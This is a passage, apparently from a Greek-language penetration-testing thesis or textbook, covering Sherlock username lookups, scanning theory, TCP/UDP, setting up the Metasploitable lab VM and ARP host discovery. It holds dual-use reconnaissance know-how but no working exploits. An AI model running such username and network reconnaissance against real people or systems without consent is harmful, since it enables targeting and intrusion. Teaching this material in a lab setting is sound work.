
Για τη λήψη ενός εργαλείου, γίνεται αντιγραφή του συνδέσμου που εμφανίζεται στη γραμμή αναζήτησης της μηχανής αναζήτησης και στο τερματικό δίνεται η εντολή “git clone” και δίπλα επικολλάται ο σύνδεσμος. Να σημειωθεί ενδεχομένως να χρειαστεί η δοκιμή πολλών εργαλείων μέχρι να γίνει η εύρεση ενός εργαλείου που πληρεί τις απαιτήσεις του χρήστη. Με το ls εμφανίζονται οι διαθέσιμοι κατάλογοι και φάκελοι και με το cd γίνεται πλοήγηση. Αν ο φάκελος που περιέχει το εργαλείο έχει κατάληξη .php χρησιμοποιείται η εντολή “php” και το εργαλείο δίπλα, αν έχει κατάληξη .python χρησιμοποιείται η εντολή “python” και το εργαλείο, κτλ.

6.8 Εύρεση username με το εργαλείο Sherlock

Το εργαλείο Sherlock του Kali Linux βασίζεται στους σχεδιαστές του ιστοτόπου που παρέχουν μία μοναδική διεύθυνση URL για ένα καταχωρημένο όνομα χρήστη. Για να προσδιορίσει εάν ένα όνομα χρήστη είναι διαθέσιμο, ο Sherlock υποβάλλει ερώτημα σε αυτό το URL και το χρησιμοποιεί τις απαντήσεις με σκοπό να κατανοήσει εάν αυτό το όνομα χρήστη είναι υπάρχον ήδη. Τη δεδομένη χρονική στιγμή, το εργαλείο εντοπίζει χρήστες σε περισσότερα από 300 κοινωνικά δίκτυα : Apple Developer, Arduino, Github, Facebook, CNET, Instagram, Telegram, Tinder, κα.

Το εργαλείο Sherlock μπορεί επίσης να εγκατασταθεί και με την εντολή “sudo apt install sherlock" και έχει εκτιμώμενο μέγεθος εγκατάστασης 181 KB.

Για την εγκατάσταση μέσω github, υπάρχει στην ιστοσελίδα το installation, όπου εξηγεί το πώς μπορεί να γίνει η λήψη του εργαλείου (αντιγραφή του συνδεσμου, “git clone https://github.com/sherlock-project/sherlock”, ενώ πιο κάτω υπάρχει το usage, δηλαδή η χρησιμότητά του, όπου περιλαμβάνονται και οι λειτουργίες του. Με το ls, γίνεται πλοήγηση στον κατάλογο sherlock στον κατάλογο sherlock, περιλαμβάνεται και το εργαλείο με το όνομα sherlock.py, όπου εκτελείται με την εντολή “python3 sherlock.py media”, όπου media είναι το username προς αναζήτηση και μπορεί να αντικατασταθεί από οποιοδήποτε username - στόχο κάποιας εταιρείας ή ενός υπολογιστή. Για καλύτερα αποτελέσματα συνίσταται η χρήση πιο σπάνιων ονομάτων, καθώς κοινά ονόματα ενδέχεται να επιστρέψουν αποτελέσματα που δεν σχετίζονται με το στόχο. Είναι πιθανό το συγκεκριμένο εργαλείο να ζητήσει κάποιο module, όπως το “torrequest”. Γενικότερα, για την εγκατάσταση των modules χρησιμοποιείται η εντολή “pip3 install torrequest”, όπου στο torrequest μπορεί να μπει οποιοδήποτε module είναι απαραίτητο για την εκτέλεση των εργαλείων. Επομένως, το Sherlock είναι ένα χρήσιμο εργαλείο για την εύρεση των προφίλ χρηστών σε διάφορες πλατφόρμες και προσφέρει ευελιξία τόσο στην εγκατάστασή του όσο και στη λειτουργία του.



Παράδειγμα χρήσης του εργαλείου Sherlock

7. ΣΑΡΩΣΗ

7.1 Θεωρητικές Αρχές της Σάρωσης

Η σάρωση ενός στόχου είναι το δεύτερο στάδιο της διαδικασίας του penetration testing, σε μία προσπάθεια να συλλεχθούν ακόμη περισσότερες πληροφορίες για αυτόν. Η διαφορά μεταξύ της συλλογής πληροφοριών που αποτελεί το πρώτο στάδιο και της σάρωσης ενός στόχου είναι ότι η σάρωση εκτελείται σε βαθύτερο επίπεδο. Επίσης, στο πρώτο στάδιο συγκεντρώνεται οποιαδήποτε πληροφορία μπορεί να φανεί χρήσιμη για το τεστ διείσδυσης, όπως emails και τηλεφωνικοί αριθμοί, ενώ το δεύτερο στάδιο επικεντρώνεται κυρίως στην τεχνολογική πλευρά, οπότε γίνεται αναζήτηση στην τεχνική πτυχή του στόχου. Είναι αξιοσημείωτο το ότι η σάρωση δεν επιτρέπεται να εκτελεστεί σε οποιοδήποτε στόχο.

Υπάρχουν αρκετές εικονικές μηχανές επί πληρωμή ή χωρίς, πάνω στις οποίες μπορούν να γίνουν τεστ διείσδυσης. Ως παράδειγμα σε συνδυασμό με το Kali Linux, θα χρησιμοποιηθούν δωρεάν εικονικές μηχανές με παλιά και ευπαθή λογισμικά με πολύ μικρή ισχύς υλικού, με σκοπό την εκμετάλλευσή τους στο τρίτο στάδιο. Τα τεστ διείσδυσης σε αυτές τις μηχανές είναι τόσο καλές προσομοιώσεις όσο και στην πραγματικότητα. Η μόνη διαφορά είναι ότι ο χρήστης γνωρίζει ότι η ευπαθή εικονική μηχανή που διαθέτει έχει ευπάθειες ενώ σε μία πραγματική μηχανή θα πρέπει να τις ελέξγει.

Κατά την εκτέλεση της διαδικασίας σάρωσης, αποστέλλονται πακέτα δικτύου με τη χρήση των πρωτοκόλλων TCP και UDP προς το σύστημα στόχο (δηλαδή την ευπαθή εικονική μηχανή). Το TCP και το UDP είναι διαφορτικά πρωτόκολλα επικοινωνίας, τα οποία επιτρέπουν τη συλλογή πληροφοριών του στόχου. Εάν ο στόχος ανταποκριθεί με την αποστολή πακέτων προς την εικονική μηχανή Kali Linux, αυτό μπορεί να οδηγήσει στην ανακάλυψη πληροφοριών σχετικά με το σύστημα στόχο, οι οποίες μπορούν να χρησιμοποιηθούν για περαιτέρω ανάλυση ή εκμετάλλευση. Αυτή η διαδικασία, μπορεί να επιτρέψει στον επιτιθέμενο τη συλλογή κρίσιμων δεδομένων για την αξιολόγηση ασφάλειας του συστήματος του στόχου και την αναγνώριση πιθανών ευπαθειών.

Κατά τη διάρκεια της διαδικασίας της συλλογής πληροφοριών και της σάρωσης, η οποία εκτελείται σε διαφορετικό δίκτυο από εκείνο του στόχου, αναζητούνται ανοιχτές θύρες στα συστήματα, οι οποίες χρησιμοποιούνται για την υποστήριξη των λογισμικών και τη διευκόλυνση της επικοινωνίας τους με άλλα συστήματα μέσω του Διαδικτύου. Για παράδειγμα, η θύρα 80 (HTP θύρα) αποτελεί την προεπιλεγμένη θύρα για το

πρωτόκολλο HTTP (HyperText Transfer Protocol), το οποίο χρησιμοποιείται για την εξυπηρέτηση ιστοσελίδων. Η θύρα 80 είναι συχνά ανοιχτή για να επιτρέπει την πρόσβαση σε ιστοσελίδες, αλλά αυτό δεν σημαίνει πως είναι αυτόματα ευάλωτη σε επιθέσεις. Η θύρα 80 χρησιμοποιείται από web servers για τη φιλοξενεία ιστοσελίδων, όμως η ασφάεια της εξαρτάται από τη διαμόρφωση και την ασφάλιση του server που τη χρησιμοποιεί. Επίσης, η θύρα 443 αποτελεί την προεπιλεγμένη θύρα για το πρωτόκολλο HTTPS (HyperText Transfer Protocol Secure), το οποίο εξασφλαίζει την κρυπτογράφηση της επικοινωνίας μεταξύ του φυλλομετρητή (browser) και του διακομιστή (server). Το HTTPS χρησιμοποιεί το πρωτόκολλο TSL (Transport Layer Security) / SSL (Secure Sockets Layers) για την κρυπτογράφηση των δεδομένων που μεταδίδονται. Παρόλ' αυτά, παλιές ή μη ενημερωμένες εκδόσεις του TSL/SSL, λανθασμένη διαμόρωση του διακομιστή ή αδύναμα κρυπτογραφικά πρότυπα μπορεί να οδηγήσουν σε εκμετάλλευση των αδυναμιών του συστήματος και παραβίαση της ασφάλειάς του.

Σε περίπτωσεις που η διαδικασία της σάρωσης ή ενός τεστ διείσδυσης, εκτελείται στο ίδιο δίκτυο με το στόχο, όπως για παράδειγμα μία ιστοσελίδα, υπάρχει η πιθανότητα να εντοπιστεί ανοιχτή η θύρα 21, η οποία αντιστοιχεί στο πρωτόκολλο FTP – File Transfer Protocol. Μπορούν, παράλληλα, να βρεθούν ευπάθειες και σε άλλες θύρες, όπως στη θύρα 22 (SSH – Secure Shell Protocol), η οποία χρησιμοποιείται για την ασύρματη σύνδεση στη μηχανή στόχο και την εκτέλεση εντολών, στη θύρα 53 (DNS – Domain Name System) ή στη θύρα 25 (SMTP – Simple Mail Transfer Protocol).

Γενικότερα, κάθε μηχανή διαθέτει 65.535 θύρες για τα πρωτόκολλα TCP και UDP. Ακόμη και μία ανοιχτή θύρα που εκτελεί ευπαθή λογισμικό μπορεί να καταστήσει το σύστημα ευάλωτο σε επιθέσεις. Η ασφάλεια ενός συστήματος είναι υψηλότερη όταν όλες οι θύρες ενός συστήματος παραμένουν κλειστές, όπως συμβαίνει και με τους προσωπικούς υπολογιστές και τις φορητές συσκευές, οι οποίες χρησιμοποιούνται για πλοήγηση στο Διαδίκτυο, ψυχαγωγία, κτλ. Δεν είναι απαραίτητο να φιλοξενούν λογισμικό που διαθέτει απομακρυσμένη πρόσβαση, αφού οι διακομιστές παραμένουν σε αδράνεια. Αντιθέτως, οι διακομιστές ιστού όμως πρέπει να διατηρούν τις θύρες 80 (HTTP) ή 443 (HTTPS) ανοιχτές από τη στιγμή που εξυπηρετούν κάποια ιστοσελίδα.

7.2 Πρωτόκολλα TCP και UDP

Η παρακολόυθηση δικτύου είναι η διαδικασία συλλογής, ανάλυσης και αναφοράς σχετικά για την απόδοση και τη διαθεσιμότητα των συσκευών, εφαρμογών και υπηρεσιών δικτύου. Βοήθα τους διαχειριστές και τους μηχανικούς δικτύου να εντοπίζουν και να αντιμετωπίζουν προβλήματα, να βελτιστοποιούν τους πόρους του δικτύου και να

διασφαλίζουν την ποιότητα και την ασφάλεια των υπηρεσιών. Η παρακολούθηση δικτύου βασίζεται σε διάφορα πρωτόκολλα και εργαλεία για τη λήψη και την ερμηνεία δεδομένων κίνησης δικτύου. Δύο από τα πιο κοινά πρωτόκολλα είναι το TCP (Transmission Control Protocol – Πρωτόκολλο Ελέγχου Μετάδοσης) και το UDP (User Datagram Protocol – UDP), τα οποία έχουν διαφορετικά χαρακτηριστικά και πλεονεκτήματα για την επικοινωνία δικτύου.

Το πρωτόκολλο ελέγχου μετάδοσης TCP είναι το πρωτόκολλο επιπέδου Μεταφοράςκαι αποτελεί το μηχανισμό που εξασφαλίζει την αξιόπιστη μεταφορά των δεδομένων στο Διαδίκτυο. Προήλθε από την αρχική αρχιτεκτονική του δικτύου, όπου συμπλήρωσε το Πρωτόκολλο Διαδικτύου (IP). Εξαιτίας αυτής της συνδυαστικής χρήσης αναφέρεται συνήθως ως TCP/IP. Το TCP/IP επισημοποιήθηκε την 1η Ιανουαρίου 1983 κι ενώ χρησιμοποιήθηκε από τον πρόγονο όλων των δικτύων υπολογιστων, το ARPANET, είναι ακόμα και σήμερα το βασικό μοντέλο (μαζί με το OSI) του παγκόσμιου Διαδικτύου. Το SSL/TLS εκτελείται συχνά πάνω από το TCP. Για να δημιουργηθεί μία σύνδεση μέσω TCP, πρώτα πρέπει ο αποστολέας και ο παραλήπτης να δημιουργήσουν μία σύνδεση βάσει συμφωνημένων παραμέτρων. Επιπροσθέτως, το TCP χρησιμοποιεί την αποφυγή συμφόρησης δικτύου. Ωστόσο, υπάρχουν ευπάθειες στο TCP, όπως η άρνηση υπηρεσίας, η πειρατεία σύνδεσης, το βέτο του TCP και η επίθεση αναφοράς.


Κατά τη διαδικασία φόρτωσης μίας ιστοσελίδας, ο κεντρικός υπολογιστής αποστέλλει TCP πακέτα – ακολουθίες οκτάδψν (bytes) στη διεύθυνση του διακομιστή Ιστού, ζητώτας την αποστολή της ζητούμενης ιστοσελίδας. Έπειτα, ο διακομιστής Ιστού ανταοκρίνεται με μία ακολουθία πακέτων TCP, τα οποία συνδέονται από το πρόγραμμα περιήγησης, με σκοπό να παρουσιαστεί η ζητούμενη ιστοσελίδα. Αυτή η διαδικασία επαναλαμβάνεται για κάθε ενέργεια που απαιτεί αποστολή ή λήψη δεδομένων, όπως η σύνδεση σε ένα σύνδεσμο ή η δημοσίευση ενός σχολίου. Είναι αξιοσημείωτο ότι το TCP δεν είναι πρωτόκολλο μονόδρομης επικοινωνίας. Η επικοινωνία είναι αμφίδρομη και το απομακρυσμένο συστημα αποστέλλει πακέτα αναγνώρισης πίσω στον αποστολέα, με σκοπό την επιβεβαίωση της λήψης των δεδομένων.

Η διαδικασία δημιουργίας μιας TCP σύνδεσης περιλαμβάνει τρία βήματα, γνωστά και ως διαδικασία τριπλής χειραψίας (three-way handshake):

- SYN (Synchronized Sequence Number): Ο πελάτης επιθυμεί να δημιουργήσει μία σύνδεση με τον διακομιστή, οπότε αποστέλλει ένα πακέτο SYN, το οποίο δηλώνει την επιθυμία σύνδεσης και περιλαμβάνει τον αρχικό αριθμό ακολουθίας. Ο διακομιστής είναι «παθητικά ανοιχτός» σε αιτήματα σύνδεσης από πελάτες πριν δημιουργηθεί μία σύνδεση.

- SYN/ACK (Acknowledgement): Ο διακομιστής ανταποκρίνεται με ένα πακέτο SYN/ACK, όπου το SYN επιβεβαιώνει το αίτημα σύνδεσης και το ACK δηλώνει ότι έλαβε το πακέτο του πελάτη. Αυτό το στάδιο ολοκληρώνει τη διαπραγμάτευση για τη σύναψη της σύνδεσης.
- ACK: Ο πελάτης αποστέλλει ένα πακέτο ACK, επιβεβαιώνοντας ότι έχει λάβει την απάντηση του διακομιστή. Με αυτόν τον τρόπο, η σύνδεση καθίσταται αξιόπιστη και η μεταφορά δεδομένων ξεκινάει.

Η τριπλή χειραψία, η αναμετάδοση και η ανίχνευση σφαλμάτων αυξάνουν την αξιοπιστία αλλά επιμηκύνουν τον λανθάνοντα χρόνο. Κατά τη διάρκεια της διαδικασίας της μεταφοράς δεδομένων μέσω του πρωτοκόλλου TCP, το πρωτόκολλο εγγυάται την αξιόπιστη, διατεταγμένη και ελεγμένη για σφάλματα μετάδοση των πακέτων, δίνοντας σε κάθε πακέτο έναν μοναδικό αριθμό ακολουθίας. Ο παραλήπτης επιβεβαιώνει τη λήψη των πακέτων, και σε περίπτωση που κάποιο ή κάποια δε ληφθούν ή εμφανιστούν σφάλματα, αυτά αναμεταδίδονται μέχρι να ολοκληρωθεί επιτυχώς η αποστολή δεδομένων.




Διάγραμμα TCP πρωτοκόλλου

Οι εφαρμογές που δεν απαιτούν αξιόπιστη υπηρεσία ροής δεδομένων ενδέχεται να χρησιμοποιούν το Πρωτόκολλο Δεδομένων Χρήστη (UDP), το οποίο παρέχει μία υπηρεσία δεδομένων χωρίς σύνδεση που δίνει προτεραιότητα στν χρόνο έναντι αξιοπιστίας. Το Datagram είναι το ίδιο πράγμα όπως ένα πακέτο με πληροφορίες. Το User Datagram Protocol (UDP) είναι ένα πρωτόκολλο επικοινωνίας για εφαρμογές που απαιτούν γρήγορη μετάδοση δεδομένων και ευαίσθητες στο χρόνο, όπως διαδικτυακά παιχνίδια, αναπαραγωγή βίντεο, ζωντανές μεταδόσεις ή αιτήματα στο Σύστημα Ονομάτων Τομέα (DNS). Το UDP έχει ως αποτέλεσμα ταχύτερη επικοινωνία επειδή δεν ξοδεύει χρόνο για να σχηματίσει μία σταθερή σύνδεση με τον προορισμό πριν από τη μεταφορά δεδομένων. Επειδή η δημιουργία της σύνδεσης απαιτεί χρόνο, η εξάλειψη αυτού του βήματος έχει ως αποτέλεσμα μεγαλύτερες ταχύτητες μεταφοράς δεδομένων.

Ωστόσο, το UDP μπορεί επίσης να προκαλέσει την απώλεια πακέτων δεδομένων καθώς πηγαίνουν από την πηγή στον προορισμό. Ένας χάκερ μπορεί εύκολα να εκτελέσει μία επίθεσης κατανεμημένης άρνησης υπηρεσίας (DDoS), καθώς τα δεδομένα αποστέλλονται πρωτού δημιουργηθεί σταθερή σύνδεση. Εάν κάποιο πακέτο δεν αποσταλλεί, τότε δεν γίνεται αναμετάδοση, αλλά συνεχίζει να αποστέλλει τα επόμενα πακέτα.


Διάγραμμα UDP Πρωτοκόλλου



Διάγραμμα TCP vs UDP πρωτοκόλλου

7.3 Εγκατάσταση Ευπαθούς Εικονικής Μηχανής

Για τη διενέργεια δοκιμών ασφαλείας και εκπαίδευση σε τεχνικές ανίχνευσης ευπαθειών, χρησιμοποιούνται συνήθως εικονικές μηχανές που περιέχουν σκόπιμες ευπάθειες. Στο πλαίσιο της παρούσας εργασίας θα χρησιμοποιηθεί η εικονική μηχανή Metasploitable, όπου για την εγκατάσταση της, γίνεται επίσκεψη στο σύνδεσμο https://information.rapid7.com/download-metasploitable-2017.html και αφού συμπληρωθούν και υποβληθούν όλα τα απαραίτητα στοιχεία από το χρήστη, η λήψη λαι η εγκατάσταση του λογισμικού γίνεται χωρίς χρέωση. Το Metasploitable δημιουργείται από την ομάδα Rapid7 Metasploitable και με τη λήψη του από την ιστοσελίδα της εταιρείας, εγκαθίσταται η πιο πρόσφατη έκδοση του ευπαθούς μηχανήματος.



Φόρμα για δωρεάν εγκατάσταση του Metasploitable από την ιστοσελίδα information.rapid7.com

Το Metasploitable είναι μία εικονική μηχανή που βασίζεται στο λειτουργικό σύστημα Linux και περιέχει εσκεμμένες ευπάθειες που μπορούν να εκμεταλλευτούν για εκπαιδευτικούς σκοπούς εκείνοι που ασχολούνται με τη δοκιμή διείσδυσης (Penetration Testing). Αποτελεί ουσιαστικά ένα «εργαστήριο» ασφάλειας, επιτρέποντας στους χρήστες να δοκιμάσουν επιθέσεις σε ένα ελεγχόμενο περιβάλλον.

Έπειτα από την εγκατάσταση, το αρχείο που εμφανίζεται είναι το “metasploitable-linux-version.zip”, το οποίο πρέπει να αποσυμπιεστεί. Το αρχείο .vmdk είναι ο σκληρός δίσκος που θα χρησιμοποιηθεί στην εικονική μηχανή. Η εγκατάσταση του Metasploitable γίνεται μέσω του VirtualBox, όπου κατά τη δημιουργία της εικονικής μηχανής επιλέγεται τύπος “Linux” και έκδοση “Other Linux (64-bit)” ενώ στη συνέχεια εκχωρείται μνήμη 512mb. Ο σκληρός δίσκος που θα χρησιμοποιηθεί είναι το αρχείο .vmdk που προέκυψε από την αποσυμπίεση, το οποίο προστίθεται ως υπάρχουν σκληρός δίσκος.

Στις ρυθμίσεις της εικονικής μηχανής Metasploitable, πρέπει να τροποποιηθεί η σύνδεση του Δικτύου από “NAT” σε “Bridged Adapter - Γεφυρωμένη Κάρτα”, όπως και στην εικονική μηχανή Kali Linux. Μετά την ολοκλήρωση των ρυθμίσεων, μπορεί να γίνει εκκίνηση της εικονικής μηχανής.

Είναι αξιοσημείωτο ότι στο Metasploitable υπάρχει μόνο η δυνατότητα εκτέλεσης εντολών μέσω της γραμμής εντολών (terminal). Τα στοιχεία για τη σύνδεση στο Metasploitable είναι username:“msfadmin” και ο κωδικός πρόσβασης:“msfadmin”.

7.4 Εργαλεία ARP και NetDiscover

Το πρώτο βήμα στη διαδικασία σάρωσης ενός στόχου είναι η ανακάλυψη των μηχανών που βρίσκονται στο ίδιο δίκτυο (host discovery), ο εντοπισμός όσων είναι ενεργές και καταγραφή των IP διευθύνσεών τους. Υπάρχουν διάφορες μέθοδοι που μπορούν να χρησιμοποιηθούν για τη διενέργεια του πρώτου βήματος. Αρχικά, είναι γνωστό ότι οι μηχανές που βρίσκονται στο ίδιο δίκτυο βρίσκονται μοιράζονται ένα συγκεκριμένο εύρος IP διευθύνσεων με τον επιτιθέμενο. Για παράδειγμα, εάν το netmask ορίζεται ως 255.255.255.0, οι τρεις πρώτες οκτάδες της IP διεύθυνσης είναι αδύνατο να αλλάξουν και μόνο η τελευταία μπορεί να αλλάξει (επειδή είναι 0). Έτσι, αν η IP είναι 192.168.1.4, το εύρος των IP διευθύνσεων θα πρέπει να οριστεί από 192.168.1.1-192.168.1.255. Εάν γίνει ping σε αυτό το δίκτυο σε κάθε μία από αυτές τις διεθύνσεις, εκείνες που θα απαντήσουν σημαίνει ότι θα είναι ενεργές.

Κατά τη σάρωση περισσότερων από ένα ενεργών δικτύων συχνά χρησιμοποιούνται εργαλεία που επιτρέπουν την ταχύτερη εκτέλεση της λειτουργίας του ping. Ένα τέτοιο εργαλείο είναι το ARP (Address Resolution Protocol – Πρωτόκολλο Επίλυσης Διευθύνσεων), το οποίο είναι διαθέσιμο στο Kali Linux και βασίζεται στη χρήση ARP πακέτων. Το ARP είναι ένα πρωτόκολλο ή μία διαδικασία που συνδέει μίας συνεχώς μεταβαλλόμενη διεύθυνση πρωτοκόλλου Internet (IP) με μία σταθερή φυσική διεύθυνση μηχανής, γνωστή και ως διεύθυνση ελέγχου πρόσβασης πολυμέσων (MAC – Media Access Control Address), σε ένα τοπικό δίκτυο (LAN – Local Area Network), και ως εκ τούτου λειτουργεί μεταξύ του επιπέδου 2 (επίπεδο σύνδεσης δεδομένων) και του επιπέδου 3 (επίπεδο δικτύου). Τα ARP πακέτα χρησιμοποιούνται στην ανακάλυψη των hosts εντός ενός δικτύου. Προϋπόθεση για τη χρήση του αποτελεί η εκκίνηση της εικονικής μηχανής Metasploitable. Επίσης, συνίσταται να συνδεθούν κι άλλες μηχανές εντός του ίδιο δικτύου, με σκοπό να υπάρξουν αρκετοί hosts που θα μπορούν να αναλυθούν με βάσει των IP διεύθυνσεών τους.

